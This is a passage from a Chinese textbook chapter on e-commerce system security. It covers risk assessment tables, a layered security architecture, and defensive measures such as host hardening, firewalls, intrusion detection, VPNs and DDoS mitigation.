


图 8-2　风险评估流程

资产识别与估价是针对企业现有信息系统及资产的识别，这是任何一个企业在进行信息安全评估所必须要做的基础性工作。通过识别每一个企业资产，可以有效地针对威胁和影响进行建模分析。

威胁识别与评价可参考表 8-1 所示。

表 8-1　威胁识别与评价

危　险　性	评　　估	可　见　性	评　　估	分　　数
危险不太活跃，而且暴露于危险中的机会不很多	1	很低的可见性，没有提供任何公共信息服务	1	
危险并不明确，而且危险是多重的	3	间断的提供公共信息服务	3	
危险非常活跃，而且危险是多重的	5	持续提供公共信息服务	5	

事故结果与影响评估如表 8-2 所示。

表 8-2　事故结果与影响评估

事　故　结　果	评估	事故结果的影响	评估	分数
没有任何影响和损失；在损失预算之内：风险可以转移	1	损失在生意运作中可以接受：或对企业无较大的影响	1	
企业内部的正常运行受到影响超出了损失预算：存在机会成本	3	对企业的运转有不可接受的影响	3	
企业外部的生意受到影响；对企业财政有致命的影响	5	对企业的经营管理有不可接受的影响	5	

详细的风险评估活动如表 8-3 所示。

表 8-3　详细的风险评估活动

风险评估和管理任务	详细风险评估活动
资产识别和估价	识别和列出安全管理范围内被评估的商业环境、运作和信息相关的所有的资产，定义一个价值尺度并为每一项资产分配价值（保密性、完整性和可用性的价值）
威胁评估	识别与资产相关的所有威胁，并根据它们发生的可能性和严重性为它们赋值
薄弱点评估	识别与资产相关的所有的薄弱点，并根据它们怎样轻易被威胁利用来为它们赋值
现有的和计划了的安全控制的识别	根据前期评审，将所有现有的和计划了的与资产相关的安全控制进行识别和文件化
风险评估	利用上述对资产、威胁、薄弱点的评价结果，进行风险评估，风险为资产的相对价值、威胁发生的可能性与薄弱点被利用的可能性的函数，采用适当的风险测量工具进行风险计算
安全控制和降低风险的识别和选择	根据从上述评估中识别的风险，适当的安全控制需要被识别以阻止这些风险。对于每一项的资产，识别与每一项被评估的风险相关的控制目标。根据对这些资产的每一项相关的威胁和薄弱点识别安全控制，以完成这些目标。最后，评估被选择的安全控制在多大程度上降低了被识别的风险
风险接受	对残余的风险加以分类，或是“可接受的”或是“不可接受的”。对那些被确认是“不可接受的”，决定是否应该选择更进一步的控制，或者接受残留风险的水平

通过分析以下因素，可以定义电子商务系统的安全需求：需要保护的资源、资源面临的威胁以及威胁发生的几率。通过风险分析，可以确定安全规划的范围。安全规划首先需要定义规划的范围，以指明规划能够处理哪些风险。规划范围准确地限定了安全规划将处理电子商务系统中的哪个区域。设计安全方案之前，企业必须定义规划的范围，以指明将来的安全方案准备处理哪些风险。

8.2.5　电子商务系统安全架构

典型的电子商务系统的安全架构如图 8-3 所示。

电子商务系统安全架构从安全技术与安全管理两个层面为电子商务系统提供深度、多级、主动的安全防护，包括安全技术保障与安全管理运维两个部分。

安全技术保障包括物理安全、网络安全、服务安全、数据安全、行为安全和交易安全。物理安全包括防台风、防雷击、防火、防水、防静电、防鼠害、防辐射、防盗窃、

火灾报警及消防等设施和措施；网络安全包括防火墙、虚拟专用网、防垃圾邮件、防拒绝服务攻击、入侵检测、入侵防护、防恶意代码、网络接入、网络隔离、内容过滤、网络审计等；服务安全包括双机热备、运行容器隔离技术、容侵与容错技术、在线监控与自动恢复技术、多租户隔离技术等；数据安全包括数据库安全、数据加解密、数据备份与恢复技术等；行为安全技术包括行为监控技术、入侵防护技术、安全审计技术、应急响应技术等；交易安全包括安全电子支付协议、电子支付网关安全、电子支付接口安全等，综合通过这些技术，确保电子商务系统的业务连续性。




图 8-3　电子商务系统安全架构

安全管理运维包括安全治理、安全运维、安全评估与应急管理。为了确保电子商务系统的安全，需要建立完善的安全管理制度，对信息安全基础设施进行治理、运维、评估和应急管理。安全管理制度的建立包括确定信息安全管理范围、制定信息安全方针、明确管理职责、以风险评估为基础选择控制目标与控制方式等活动。建立信息安全管理运维体系，首先必须建立安全管理机构，全面负责企业电子商务系统信息安全工作。其次，信息安全管理机构对企业电子商务系统管理范围进行调查评估，依照国家和地方相关信息安全法律、法规和规范，针对企业电子商务系统的各类系统应用，建立完善的信息安全管理制度，规范电子商务系统应用安全建设、安全运维的制度，对管理人员和操作人员的日常管理建立操作流程。再次，由安全监理人员对安全规范的执行行为进行持续性的审计和评估，确保信息系统安全风险保持在可接受范围内。

图 8-4 从管理、服务、模块依次深入的角度，阐述了电子商务系统的信息安全视角。




图 8-4 电子商务网站安全全景视图

8.2.6 电子商务系统安全技术

电子商务系统的安全技术包括物理环境安全、系统安全、网络安全、数据及支付安全等方面。

8.2.6.1 物理环境安全

1．环境安全

在建立站点场地时，应注意选择站址，尽量建在电力、水源充足，自然环境清洁，通信、交通运输方便的地方；要尽量远离有害气源及存放腐蚀、易燃、易爆炸物；避免在低洼、潮湿、落雷区和地震活动频繁和不利于抗台风的地方；尽量避开强电磁场的干扰；尽量远离强振动源和强噪声源；避免在建筑物的高层及地下室，以及用水设备的下层。建筑物的位置、结构、强度应满足国家现有的标准要求。机房建设应满足场地建设、防火、内部装修、供配电系统、空调系统、火警及消防设施、防水、防静电、防雷击、防台风、防鼠害、防虫害、电磁波的防护各方面的要求。台风、雷击、火灾、水灾、地震等自然灾难会对系统严重破坏，要采取有效的预防措施，如建筑物避雷、防震、防火等。

2．设备安全

设备安全主要包括设备的防盗、防毁、防电磁泄漏、防止线路截获、抗电磁干扰、电源保护和设备老化等。为了防止设备的防盗防毁，应制定严格的管理制度，专人操作、维护，维修应经过授权并有负责人在场。同时，设备要有冗余备份，以应付突发事件的发生。抑制和防止电磁泄漏主要采取的方法有两种：一是采用屏蔽双绞线，或尽可能的采用光纤传输；二是对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合。对辐射的防护可分为以下两种：一是采用各种电磁屏蔽措施，如建立屏蔽间；对设备的金属屏蔽和各种接插件的屏蔽，同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离。干扰的防护措施，即在计算机系统工作的同时，利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射来掩盖计算机系统的工作频率和信息特征。防止线路截获可以采用屏蔽措施，线路上传输的信息加密。对重要设备采用屏蔽和抗干扰措施。电源保护主要包括：配置不间断电源；配置交流稳压电源；重要系统和大型系统应配备多种供电来源；配备发电设备。应定期维护和检测，并有硬件备份，制定更新换代计划和其他应急措施。

3．人员控制

大中型计算机房应采取分区控制，根据每个工作人员的实际工作需要规定能进入的区域，并对进入、退出时间及进入理由进行登记。对无权进入者的跨区域访问或外来者进入机房，必须经过有关安全管理人员的批准。对人员实施身份鉴别。

8.2.6.2　系统安全

1．防病毒技术

加强网络管理员安全管理水平，提高安全意识；建立病毒检测系统；建立应急响应系统，将风险减少到最小；建立灾难备份系统；在因特网接入口处安装防火墙式防杀计算机病毒产品，将病毒隔离在局域网之外；对邮件服务器进行监控，防止带毒邮件进行传播；建立局域网内部的升级系统，包括各种操作系统的补丁升级，各种常用的应用软件升级，各种杀毒软件病毒库的升级等。

2．主机安全加固

通常缺省安装配置下的主机操作系统和数据库面临着来自网络和内部的信息泄漏、密码窃取、拒绝服务攻击、缓冲区溢出攻击等威胁，缺省配置下的操作系统服务无法有效识别系统中的特洛伊木马程序和入侵者安装的黑客后门程序等，无法准确记录和定位攻击和入侵者的足迹。通过主机系统加固技术可以对系统的缺陷进行弥补，提高系统的防御能力。

3．操作系统安全

对操作系统的安全，除了不断地增加安全补丁外，还需要检查系统设置(敏感数据的存放方式，访问控制，口令选择/更新)，将系统的安全级别设置为最高级。在操作系统中安装相关监控系统来保护系统。常用操作系统安全加固方法包括：补丁加载；账户及

口令的设置；登录控制；关闭无用的服务；文件和目录权限控制；更改常用的重要的命令。

8.2.6.3 网络安全

1．防火墙

电子商务系统中存在多个系统和网络边界，在网络边界处实施访问控制技术，可以隔离攻击控制边界对内部资源的访问。根据边界的不同情况，策略实施的方式也有所区别。防火墙主要由服务访问规则、验证工具、包过滤和应用网关 4 个部分组成。

2．入侵检测

入侵检测是通过从计算机网络或计算机系统中的若干关键点收集信息并对其进行分析，从中发现网络或系统中是否有违反安全策略的行为和遭到袭击的迹象的一种安全技术。它是动态安全技术中最核心技术之一。传统的操作系统加固技术和防火墙隔离技术等都是静态安全防御技术，对网络环境下日新月异的攻击手段缺乏主动的反应。入侵检测技术通过对入侵行为的过程与特征的研究，使安全系统对入侵事件和入侵过程能做出实时响应。

3．VLAN

VLAN 限制网络上的广播，将网络划分为多个 VLAN 可减少参与广播风暴的设备数量。VLAN 可以提供建立防火墙的机制，防止交换网络的过量广播。可以将某个交换端口或用户赋予某一个特定的 VLAN 组，该 VLAN 组可以在一个交换网中或跨接多个交换机，在一个 VLAN 中的广播不会送到 VLAN 之外。同样，相邻的端口不会收到其他 VLAN 产生的广播。这样可以减少广播流量，释放带宽给用户应用，减少广播的产生。

4．虚拟专用网络 VPN

VPN 通过公用网络建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定隧道。使用这条隧道可以对数据进行加密达到安全使用互联网的目的。

5．防 DDOS

对付 DDOS 是一个系统工程，想仅仅依靠某种系统或产品防御 DDOS 是不现实的，可以肯定的是，完全杜绝 DDOS 目前是不可能的，但通过适当的措施抵御 90%的 DDOS 攻击是可以做到的，基于攻击和防御都有成本开销的缘故，若通过适当的办法增强了抵御 DDOS 的能力，也就意味着加大了攻击者的攻击成本，那么绝大多数攻击者将无法继续下去而放弃，也就相当于成功的抵御了 DDOS 攻击。主要包括：采用高性能的网络设备；尽量避免 NAT 的使用；充足的网络带宽保证；升级主机服务器硬件；把网站做成静态页面；增强操作系统的 TCP/IP 栈；安装专业抗 DDOS 防火墙。

6．Web 服务器安全

Web Server 是对外宣传、开展业务的重要基地。由于其重要性，成为黑客攻击的首选目标之一。Web Server 经常成为用户访问部门内部资源的通道之一，如 Web Server 通过中间件访问主机系统，通过数据库连接部件访问数据库，利用 CGI 访问本地文件系统

或网络系统中其他资源。但 Web 服务器越来越复杂，被发现的安全漏洞越来越多。为了防止 Web 服务器成为攻击的牺牲品或成为进入内部网络的跳板，需要提供的安全措施包括：Web 服务器置于防火墙保护之下；在 Web 服务器上安装实时安全监控软件；经常审查 Web 服务器配置情况及运行日志；运行新的应用前，先进行安全测试，如新的 CGI 应用；认证过程采用加密通信或使用 X.509 证书模式；正确设置 Web 